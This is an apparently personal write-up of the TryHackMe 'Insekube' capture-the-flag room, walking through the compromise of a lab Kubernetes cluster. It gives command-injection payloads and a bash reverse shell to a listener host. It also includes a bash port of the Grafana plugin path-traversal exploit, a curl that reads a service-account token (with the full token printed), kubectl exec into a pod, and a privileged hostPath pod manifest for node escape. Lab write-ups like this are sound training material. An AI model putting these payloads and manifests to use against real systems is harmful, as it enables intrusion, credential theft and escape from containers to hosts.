
Quick article on the THM room “Insekube”….
This was not quick and there is a bug in this room FYI.
Task 1 Scan the system.
A quick scan of the system is all that is needed to answer Q1.

Spin up the machine, and get the flag. I am told they are in the env variables.
The task asks to get this from a reverse shell, so lets have a look at this. Connecting to the application that is within the container, I land on a webpage offering the ability to ping a site. A very quick test shows that the application is vulnerable to Command injection.
This is where I can inject more than the application has been configured for in a single string. This leverages the operators in bash.
Here are examples of how those operators could be used in the application
8.8.8.8 && whoami In this command I have the “&&” Operator, which will execute command 1 then if command one is successful then execute command 2.
8.8.8.8 || whoami The above command uses the || operator, similar to the above that command one has to execute first, however, if it FAILS, then command 2 would run/
8.8.8.8 ; whoami Finally in command set 3 we use the ; operator, this will run the next command whether command 1 executes or not.
Lets take a look and see what this looks like in the lab!
Running a random command

Trying an IP and DNS

Trying an IP

Now to Mix it UP!

Notice the word “challenge”, compared to above we see something new! We could from this point get the flag 🙂
TASK 2 RCE… Command Injection

10.10.10.10 && whoami && echo " " && echo $PATH && echo " " && printenv && which sh
That’s Flag 1
The task asked for reverse connection to get the first flag, but we can see with command injection we could achieve what was needed.
However, lets get that reverse shell 🙂
Start a listener

10.10.10.10 && ls && bash -c 'bash -i >& /dev/tcp/10.10.77.49/4444 0>&1'
So we have a terminal!
I want to maybe create something better… lets try 🙂
I decided to use the version of nc from my system and copy it to the target system… or more accurately get the target to pull it from me.

While running tests on this I found that I was going to need to use the tmp directory, so I could write the file.
I found that curl was on the system, soooo here we go

If you needed to upgrade the shell, you could do so as per below, this depends on what command was executed for Bash
SHELL=/bin/bash script -q /dev/nullWhat happens in the above command is that I am setting the shell to the env variable /bin/bash. Using script which is a recorded, I get the output to terminal and then I run it in quite with q and finally I push the results to dev null 🙂 nice.

Ideally I would want to carry on upgrading the shell, but lets see how far we can get like this.
I couldn’t pull kubectl straight to the container, so I pulled it to my box, then using the pyhton server I am running pulled it from there.
Once done I was able to start reviewing the task questions.
I did forget at first to chmod the kubectl application for executable status. Once this was done, I could see the following

Now we are attempting to get the secrets!
Task 4 K8s Secrets

kubectl has given me the details of the the secrets for programmatic access to other systems.
Within kubectl, you can describe the secrtet, however it does not reveal the secret directly, so instead the task asks you to get the secret and output the format to json.
./kubectl get secret secretflag -o 'json'
Nearly there, that key labelled “flag” has a base64 encoded string.
Throw that into CyberChef

Flag!
Task 5 Recon
Next flag is to find the version of grafana running. So we first want to find out about the environment. to do this I just issue the env command.

We can see the grafana port is 10.105.120.1:3000. Which is a great place to start. However I don’t have direct access to the service, so we can use curl to do this. I also wonder if I could use proxychains here… may try that later.
I initially curl the page and get alot back into the shell, so I think I will push this to a file to give me some grep options.
curl http://10.105.120.1:3000/login > /tmp/curl.txtThat, did not work as expected ! ha, however I got lucky and spotted the version in the output.

Now lets check out the CVE
Simply googling around I found the CVE in the exploit db
https://www.exploit-db.com/exploits/50581
Task 6 Lateral Movement
Investigating the exploit
Looking at the exploit there is an LFI vulnerability. To do this I can see that I need to specify a URL + /public/plugins/ + Something from a list of plugins + What I want to read.
So I grabbed the file and with the help of GPT I turned it into a BASH Script. It is in Python, but to save me some effort I turned it to bash. It looks like it will work.
#!/bin/bash


# Define the list of plugins

plugin_list=(

  "alertlist"

  "annolist"

  "barchart"

  "bargauge"

  "candlestick"

  "cloudwatch"

...

)


# Get target host from user input

read -p "Enter target host (e.g., http://example.com): " target_host


# Headers

user_agent="Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"


# Main loop

while true; do

  # Get file to read from user input

  read -p "Read file > " file_to_read


  # Randomly select a plugin

  plugin=${plugin_list[$RANDOM % ${#plugin_list[@]}]}


  # Construct URL

  url="${target_host}/public/plugins/${plugin}/../../../../../../../../../../../../..${file_to_read}"


  # Make the request using curl

  response=$(curl -s -k -H "User-Agent: ${user_agent}" "${url}")


  if [[ "$response" == *"Plugin file not found"* ]]; then

    echo "[-] File not found"

  else

    if [ -n "$response" ]; then

      echo "$response"

    else

      echo "[-] Something went wrong."

      break

    fi

  fi

done
The Script works , but it doesn’t give me a lot to go on.

Knowing what the script does I now instead attempt to curl. I had a few iterations on this, as at first I wasn’t able to get the token back in the response.
curl -v -H "Content-Type: application/json" http://10.105.120.1:3000/public/plugins/alertlist/../../../../../../../../var/run/secrets/kubernetes.io/serviceaccount/token
Chatting the problem through with a friend, they pointed out that the get request was not pulling the full request I specified! Was a good spot 😀
Adding the parameter –path-as-is made all the difference!
curl -v --path-as-is -H "Content-Type: application/json" http://10.105.120.1:3000/public/plugins/alertlist/../../../../../../../../var/run/secrets/kubernetes.io/serviceaccount/token
Awesome, we can now throw this token into CyberChef!

We know the account name 🙂
I added the token as an env variable
export TOKEN=eyJhbGciOiJSUzI1NiIsImtpZCI6IkpwcUhIZ1hyRF9FbGYyQ1piWHNiemZhNGpnSTl0Z3Z1X2dMeFAtTURUaVUifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNzM4NzE2MDA3LCJpYXQiOjE3MDcxODAwMDcsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0IiwicG9kIjp7Im5hbWUiOiJncmFmYW5hLTU3NDU0Yzk1Y2ItZjlqczUiLCJ1aWQiOiI4N2RiNDhiMC1kMTc2LTQyOGMtOWZhNS0yZDVkMzlmMjU4NjcifSwic2VydmljZWFjY291bnQiOnsibmFtZSI6ImRldmVsb3BlciIsInVpZCI6ImIwMWIwODc5LWNlMDItNDAxNC1iNjEyLTEyOWVlYzAxNjdiNCJ9LCJ3YXJuYWZ0ZXIiOjE3MDcxODM2MTR9LCJuYmYiOjE3MDcxODAwMDcsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx0OmRldmVsb3BlciJ9.C3nxdd-vf8ugcs1Sxu8yWsgfxhYRxEg7ZcXQayLREwYzw1rhuBq2s3tZGIw31wSXhu2_FZ6_vPReVm12HAU7_UX-aDexUN4biM0fDgSLCs_vqdVo4xFw81gT3-DdRV-EAzMtxdQCRnL4uE95Sw7CvdPWYUZobyWAkUhLkivLWSEAfWRMiYI_y3iHcGMQ-vp6xva6fWVwVByVm-kToXtEslWjkqt4Iv-hB8ai97Hsm5TwNsg8q5gu-jB28i_UDSYdNOWYN2PszE9lPB2wjXovEmoY6WQe3nhfnNx_QKSAD6yRb6bUr2GLjMBxniHgM0-DFgEd4SGNNSUvCdfynm9cOQ

<_QKSAD6yRb6bUr2GLjMBxniHgM0-DFgEd4SGNNSUvCdfynm9cOQ
Now I can use that token in the request.

I check the pods running and then identify the name of the grafana pod. I now issue the follow up command
./kubectl exec -it grafana-57454c95cb-f9js5 --token=$TOKEN -- /bin/bashI am presented with the following, which includes the flag!
Task 7 ROOM BUG !!!!
Now at this point I hit a real blocker.
There seems to be an issue with the images local to the insekube lab. I started to investigate the issue and found this when describing the pod.
challenge@syringe-79b66d66d7-6xdjz:/tmp$ ./kubectl describe pod everything-allowed-exec-pod --token=$TOKEN

Status: Pending
IP: 192.168.49.2
IPs:
IP: 192.168.49.2
Containers:
everything-allowed-pod:
Container ID:
Image: ubuntu
Image ID:
Port:
Host Port:
Command:
/bin/sh
-c
--
Args:
while true; do sleep 30; done;
State: Waiting
Reason: ImagePullBackOff
Ready: False
Restart Count: 0
Environment:
Mounts:
/host from noderoot (rw)
/var/run/secrets/kubernetes.io/serviceaccount from kube-api-access-lfwjn (ro)
Conditions:
Type Status
Initialized True
Ready False
ContainersReady False
PodScheduled True
Volumes:
noderoot:
Type: HostPath (bare host directory volume)
Path: /
HostPathType:
kube-api-access-lfwjn:
Type: Projected (a volume that contains injected data from multiple sources)
TokenExpirationSeconds: 3607
ConfigMapName: kube-root-ca.crt
ConfigMapOptional:
DownwardAPI: true
QoS Class: BestEffort
Node-Selectors:
Tolerations: node.kubernetes.io/not-ready:NoExecute op=Exists for 300s
node.kubernetes.io/unreachable:NoExecute op=Exists for 300s
Events:
Type Reason Age From Message
---- ------ ---- ---- -------
Normal Scheduled 19m default-scheduler Successfully assigned default/everything-allowed-exec-pod to minikube
Warning Failed 17m kubelet Failed to pull image "ubuntu": rpc error: code = Unknown desc = Error response from daemon: Get "https://registry-1.docker.io/v2/": dial tcp 54.196.99.49:443: i/o timeout
Normal Pulling 17m (x4 over 19m) kubelet Pulling image "ubuntu"
Warning Failed 16m (x3 over 19m) kubelet Failed to pull image "ubuntu": rpc error: code = Unknown desc = Error response from daemon: Get "https://registry-1.docker.io/v2/": net/http: request canceled while waiting for connection (Client.Timeout exceeded while awaiting headers)
Warning Failed 16m (x4 over 19m) kubelet Error: ErrImagePull
Warning Failed 16m (x6 over 19m) kubelet Error: ImagePullBackOff
Normal BackOff 4m16s (x57 over 19m) kubelet Back-off pulling image "ubuntu"
Looking at the definition we can see there is a pull for the image, despite the key TryHackMe tell you to use.
Trying to change the imagepull to never yields a similar result
challenge@syringe-79b66d66d7-6xdjz:/tmp$ ./kubectl describe pod everything-allowed-exec-pod --token=$TOKEN

<ribe pod everything-allowed-exec-pod --token=$TOKEN

Name:             everything-allowed-exec-pod

Namespace:        default

Priority:         0

Service Account:  default

Node:             minikube/192.168.49.2

Start Time:       Tue, 06 Feb 2024 15:27:45 +0000

Labels:           app=pentest

Annotations:      <none>

Status:           Pending

IP:               192.168.49.2

IPs:

  IP:  192.168.49.2

Containers:

  everything-allowed-pod:

    Container ID:

    Image:         ubuntu

    Image ID:

    Port:          <none>

    Host Port:     <none>

    Command:

      /bin/sh

      -c

      --

    Args:

      while true; do sleep 30; done;

    State:          Waiting

      Reason:       ErrImageNeverPull

    Ready:          False

    Restart Count:  0

    Environment:    <none>

    Mounts:

      /host from noderoot (rw)

      /var/run/secrets/kubernetes.io/serviceaccount from kube-api-access-bw67d (ro)

Conditions:

  Type              Status

  Initialized       True

  Ready             False

  ContainersReady   False

  PodScheduled      True

Volumes:

  noderoot:

    Type:          HostPath (bare host directory volume)

    Path:          /

    HostPathType:

  kube-api-access-bw67d:

    Type:                    Projected (a volume that contains injected data from multiple sources)

    TokenExpirationSeconds:  3607

    ConfigMapName:           kube-root-ca.crt

    ConfigMapOptional:       <nil>

    DownwardAPI:             true

QoS Class:                   BestEffort

Node-Selectors:              <none>

Tolerations:                 node.kubernetes.io/not-ready:NoExecute op=Exists for 300s

                             node.kubernetes.io/unreachable:NoExecute op=Exists for 300s

Events:

  Type     Reason             Age               From               Message

  ----     ------             ----              ----               -------

  Normal   Scheduled          98s               default-scheduler  Successfully assigned default/everything-allowed-exec-pod to minikube

  Warning  ErrImageNeverPull  5s (x9 over 98s)  kubelet            Container image "ubuntu" is not present with pull policy of Never

  Warning  Failed             5s (x9 over 98s)  kubelet            Error: ErrImageNeverPull
The manifest looks like this, and based on now further research, should have worked in the lab… but it didn’t.
apiVersion: v1

kind: Pod

metadata:

  name: everything-allowed-exec-pod

  labels:

    app: pentest

spec:

  hostNetwork: true

  hostPID: true

  hostIPC: true

  containers:

  - name: everything-allowed-pod

    image: ubuntu

    imagePullPolicy: Never

    securityContext:

      privileged: true

    volumeMounts:

    - mountPath: /host

      name: noderoot

    command: [ "/bin/sh", "-c", "--" ]

    args: [ "while true; do sleep 30; done;" ]

  #nodeName: k8s-control-plane-node # Force your pod to run on the control-plane node by uncommenting this line and changing to a control-plane node name

  volumes:

  - name: noderoot

    hostPath:

      path: /
Anyway, once in the node I would have done a find for root.txt … but we will never get to see this.
 Blue-Lab